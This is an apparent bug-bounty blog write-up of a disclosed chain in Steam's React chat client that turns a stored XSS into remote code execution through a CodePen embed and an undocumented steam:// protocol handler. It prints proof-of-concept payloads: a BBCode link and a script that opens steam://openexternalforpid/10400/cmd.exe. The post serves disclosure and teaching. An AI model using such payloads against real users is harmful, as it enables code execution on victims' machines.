OSINT Team · Follow publication

Member-only story


$7,500 Bounty — XSS → RCE in Steam's React Chat Client

When a Single BBCode Tag, a Whitelisted Embed and an Undocumented steam:// URI Turned a Chat Message into Remote Code Execution

3 min read · May 22, 2025

Monika sharma Follow

Listen Share More



> ***You send a harmless-looking chat link to a Steam friend. They click. Their Steam client silently launches cmd.exe on their Windows machine — no prompts, no warnings. How? A React-based chat app, a sneaky BBCode payload, and a forgotten protocol handler chained into one of the most creative client-side exploits Valve had seen in years.***

Background

Steam rebuilt its chat client with a modern React front-end wrapped in a locked-down Chrome Embedded Framework (CEF).

Why it looked bullet-proof:

- React's virtual-DOM auto-escapes HTML
- CSP (Content-Security-Policy) in place
- No direct Node.js or window privileges — only a loopback WebSocket to the native process

Yet researcher Zemnmez still chained a stored XSS into full Remote Code Execution.

> ***Quick-Glance Exploit Chain***

Step Vector Result

1. BBCode [url] accepts arbitrary URLs Stored link in chat history
2. Whitelisted Embedly provider → codepen.io Executes attacker JS in sandboxed iframe
3. JS opens undocumented URI → steam://openexternalforpid/10400/cmd.exe Native Steam Web Helper launches cmd.exe
4. RCE in user context Attacker can run arbitrary commands

Deep Dive: How the Researcher Got There

Recon & Tooling

- DevTools "Console Drawer" & Conditional Breakpoints to trace minified React code
- React DevTools extension to navigate props/state

- Network panel → "Copy as cURL" for tampering WebSocket frames
- Binary grep in the Steam install directory to enumerate steam:// handlers

> *Illustration placeholder*
>
> *<small>Figure 1 — adding console.log via a conditional breakpoint to inspect minified code without stopping WebSocket heartbeats.</small>*

Finding a Write Primitive

- BBCode table → [url=XXX] survived server-side filtering
- Attempted javascript: URLs — stripped by custom CEF browser
- Pivoted to custom "steam://" protocols (no prompt inside the desktop client)

OEMBED & CodePen

- Embedly whitelist includes codepen.io
- CodePen lets you inject arbitrary JavaScript inside the embed sandbox
- Remote DevTools console inside CodePen → dump Object.keys(window) → discover privileged Steam-specific APIs exposed to iframes

Undocumented Protocol Treasure

- Binary strings found: steam://openexternalforpid/%s/%s
- Required two args: a PID and a target URI
- Trial-and-error: PID 10400 was accepted (Steam Web Helper)

Crafted link:

```
[url=steam://openexternalforpid/10400/cmd.exe]click me[/url]
```

Bridging the Gap

1. Send CodePen embed that auto-executes JS
2. JS triggers open("steam://openexternalforpid/10400/cmd.exe")
3. Steam Web Helper dutifully spawns Command Prompt → RCE

Why React & CSP Didn't Save the Day

- React escaped HTML inside the chat message, but server re-writes (BBCode → OEMBED) inserted raw HTML later.
- CSP nonce + unsafe-inline allowed inline scripts in whitelisted iframes.
- Native client treated steam:// as safe — no user confirmation inside CEF context.

Repro Steps (PoC)

1. Create malicious CodePen with:

```
<script>
  open("steam://openexternalforpid/10400/cmd.exe");
</script>
```

2. Share in chat

```
[url]https://codepen.io/attacker/pen/rce123[/url]
```

3. Victim opens chat → OEMBED iframe auto-loads → RCE fires.

> *Illustration placeholder*
> *![Steam console showing cmd.exe launched]*
> *<small>Figure 2 — Steam console logs the openexternalforpid call; Windows shows cmd.exe launched.</small>*

Impact

- Full Remote Code Execution on any Windows user who views the chat.
- Persistence possible via dropping files, registry edits, or backdooring Steam scripts.
- Web-based XSS becomes native compromise.

Lessons for Hunters

- Don't trust "safe" frameworks — server re-writes and embeds bypass them.
- Enumerate custom protocols — binary-grep desktop apps for hidden URI schemas.

- Sandbox ≠ Safe — if the parent grants elevated window APIs, iframe sandboxes collapse.
- Use DevTools like a pro — conditional breakpoints, network search, and console injection speed up reversing minified bundles.

Credit

- Hunter: Zemnmez
- Bounty: $7,500
- Report ID: #409850

Final Thoughts

I love bugs where a handful of low-severity mistakes cascade into a critical creative exploit. Steam Chat proved even a modern React app in a locked down browser can hide explosives under the right conditions.

If you're chasing RCE in desktop web-tech apps remember: chat messages aren't just text — they're launchpads.

> ***Thanks for reading! If you enjoyed this, Buy me a coffee***

Monika

bug hunter 😒 🤑

buymeacoffee.com

Monika☕✨

Bug Bounty | Penetration Testing | Technology | Cybersecurity | Hacking

Follow